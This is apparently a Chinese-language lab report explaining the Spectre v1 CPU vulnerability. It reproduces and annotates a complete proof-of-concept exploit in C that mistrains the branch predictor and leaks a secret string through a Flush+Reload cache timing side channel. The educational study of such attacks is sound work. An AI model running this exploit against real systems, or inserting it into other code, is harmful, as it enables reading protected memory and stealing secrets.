实验步骤与内容：

1. Spectre漏洞介绍

现代CPU为了提升性能，有两个特性用于加速执行，分别是推测执行和间接分支预测。以一般人的视角来看，运行程序的时候，CPU是按照指定的顺序依次执行指令，但是为了更好的利用资源，现代CPU会在当前的指令或分支还没有执行完成前就猜测接下来可能会被执行的指令或分支并执行。猜对了的话，直接使用，CPU的执行速度就加快了；猜错了的话，则取消操作并将寄存器、内存等恢复到原来的现场，错误执行的结果被忽略。

虽然CPU发现猜错后进行了恢复现场的工作，但是错误执行的结果还是留下了痕迹，比如缓存状态并没有被回滚。缓存中的内容可以被攻击者通过旁道攻击的方式获取。

1. 漏洞演示

unsigned int array1\_size = 16; //

uint8\_t unused1[64];// typedef unsigned char uint8\_t;

uint8\_t array1[160] = {1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16}; //从该数值进行越界读

uint8\_t unused2[64];

uint8\_t array2[256 \* 512];

char \*secret = "The Magic Words are Squeamish Ossifrage.";

uint8\_t temp = 0; /\* Used so compiler won’t optimize out victim\_function()即防止指令被优化 \*/

void victim\_function(size\_t x)

{

if (x < array1\_size)

{

temp &= array2[array1[x] \* 512];

}

}

上面是利用分支执行漏洞的代码，主要思想就是让CPU错误地猜测if (x < array1\_size)的结果是true,进入分支执行。

int main(int argc, const char \*\*argv)

{

size\_t malicious\_x = (size\_t)(secret - (char \*)array1); /\* default for malicious\_x \*/

printf("secret\_addr:%p,array1\_addr:%p.\n",(void \*)secret,(void \*)array1);

int i, score[2], len = 40;//len为secret的长度

uint8\_t value[2];

for (i = 0; i < sizeof(array2); i++)

array2[i] = 1; /\* write to array2 so in RAM not copy-on-write zero pages \*/

if (argc == 3)

{

sscanf(argv[1], "%p", (void \*\*)(&malicious\_x));

malicious\_x -= (size\_t)array1; /\* Convert input value into a pointer \*/

sscanf(argv[2], "%d", &len);

}

printf("Reading %d bytes:\n", len);

while (--len >= 0)

{

printf("Reading at malicious\_x = %p... ", (void \*)malicious\_x);

readMemoryByte(malicious\_x++, value, score);

printf("%s: ", (score[0] >= 2 \* score[1] ? "Success" : "Unclear"));//判断标准

printf("0x%02X=’%c’ score=%d ", value[0],(value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);

if (score[1] > 0)

printf("(second best: 0x%02X score=%d\n)", value[1], score[1]);

printf("\n");

}

system("pause");

return 0;

}

因为size\_t malicious\_x = (size\_t)(secret - (char \*)array1);，所以array1[malicious\_x] = [T]。正常情况下，如果x比array1\_size大，array1[x]越界没法读取，但是如果做一个训练让x值前几次小于array1\_size，然后放入malicious\_x，如此循环几次触发了分支预测，CPU猜测x比srray1\_size小地概率就很大，当放入malicious\_x的时候，CPU就推测malicious\_x比array1\_size小，导致前面所说的分支被执行，读取了array1[x]\*512作为下标放入了array2中。

/\* Report best guess in value[0] and runner-up in value[1] \*/

void readMemoryByte(size\_t malicious\_x, uint8\_t value[2], int score[2])

{

static int results[256]; //对索引命中次数计算

int tries, i, j, k, mix\_i, junk = 0;

size\_t training\_x, x;

register uint64\_t time1, time2;

volatile uint8\_t \*addr;

for (i = 0; i < 256; i++)

results[i] = 0; //结果清0

for (tries = 999; tries > 0; tries--) /\*反复读取恶意地址的值，获取最高和次高概率的索引。\*/

{

/\* Flush array2[256\*(0..255)] from cache \*/

for (i = 0; i < 256; i++)

\_mm\_clflush(&array2[i \* 512]); /\* intrinsic for clflush instruction 将所有array2所有页面清空\*/

/\* 30 loops: 5 training runs (x=training\_x) per attack run (x=malicious\_x) 5个训练：1次攻击 \*/

training\_x = tries % array1\_size; //%16，training\_x为正常访问

for (j = 29; j >= 0; j--)

{

\_mm\_clflush(&array1\_size);

for (volatile int z = 0; z < 100; z++)

{

} /\* Delay (can also mfence) \*/

/\* Bit twiddling to set x=training\_x if j%6!=0 or malicious\_x if j%6==0 ，每6次有一次为恶意访问\*/

/\* Avoid jumps in case those tip off the branch predictor \*/

x = ((j % 6) - 1) & ~0xFFFF; /\* Set x=FFF.FF0000 if j%6==0, else x=0 \*/

x = (x | (x >> 16)); /\* Set x=-1 if j&6=0, else x=0 \*/

x = training\_x ^ (x & (malicious\_x ^ training\_x));


/\* Call the victim! \*/

victim\_function(x);

}

上述代码是模拟一个训练集让CPU执行分支预测并推测执行。其中，





这两部分代码用于清空数组在CPU的缓存。

training\_x = tries % array1\_size; //%16，training\_x为正常访问

training\_x是训练集的值，开始为7，递减循环，不超过array1\_size。每个训练5组，每组在第六个放入secret的地址。

x = ((j % 6) - 1) & ~0xFFFF; /\* Set x=FFF.FF0000 if j%6==0, else x=0 \*/

x = (x | (x >> 16)); /\* Set x=-1 if j&6=0, else x=0 \*/

x = training\_x ^ (x & (malicious\_x ^ training\_x));

/\* Call the victim! \*/

victim\_function(x);

上面的代码是让x从7开始递减循环并训练5组的公式，然后调用有漏洞的函数。

X先从7开始放入victim\_function(x)中，每次循环有五组训练集，7开始为第一个训练集，在这个训练集中，每次放入5个7，第六个放入malicious\_x（即0xA0）。前五次放入victim\_function函数的值都比array1\_size小，让CPU分支预测一位x比array1\_size的值小，第六次突然放入比array1\_size大的数造成越界访问，但是推测执行已经把T\*512作为array2的数组下标并取值放到CPU缓存中，但是并没有真正的去执行。

/\* Time reads. Order is lightly mixed up to prevent stride prediction \*/

for (i = 0; i < 256; i++)

{

mix\_i = ((i \* 167) + 13) & 255;

addr = &array2[mix\_i \* 512];

time1 = \_\_rdtscp(&junk); /\* READ TIMER \*/

junk = \*addr; /\* MEMORY ACCESS TO TIME \*/

time2 = \_\_rdtscp(&junk) - time1; /\* READ TIMER & COMPUTE ELAPSED TIME \*/

if (time2 <= CACHE\_HIT\_THRESHOLD && mix\_i != array1[tries % array1\_size])

results[mix\_i]++; /\* cache hit - add +1 to score for this value 缓存中有该数组值对应的页面，则对应的数组索引分数+1\*/

}

/\* Locate highest & second-highest results results tallies in j/k，获取最高和次高分数的索引\*/

j = k = -1;

for (i = 0; i < 256; i++)

{

if (j < 0 || results[i] >= results[j])

{

k = j;

j = i;

}

else if (k < 0 || results[i] >= results[k])

{

k = i;

}

}

if (results[j] >= (2 \* results[k] + 5) || (results[j] == 2 && results[k] == 0))

break; /\* Clear success if best is > 2\*runner-up + 5 or 2/0) \*/

}

results[0] ^= junk; /\* use junk so code above won’t get optimized out\*/

value[0] = (uint8\_t)j;

score[0] = results[j];

value[1] = (uint8\_t)k;

score[1] = results[k];

}

上述代码旁路攻击的代码。

因为之前的array2的下标array1[malicious\_x]\*512已经在CPU的缓存中，然后通过遍历数组array2中哪个地址的访问速度快就可能是我们的secret。

访问时间快就能获得secret的原因是因为漏洞导致&array2[array1[malicious]\*512]这个地址中的数据已经在CPU缓存中了，同时在循环中清空了训练数(1-15)在CPU中的缓存。CPU访问array2时先从缓存中找。（不得不说，这个攻击的方法真的是太神奇了。）

总结上述攻击过程：

1）训练CPU的分支预测单元使其在运行利用代码时会进行特定的预测执行

2）预测执行使得CPU将要访问的地址的内容读取到CPU Cache中

3) 通过缓存测信道攻击，可以知道哪一个数组元素被访问过，也即对应的内存页存放在CPU Cache中，从而推测出地址的内容。

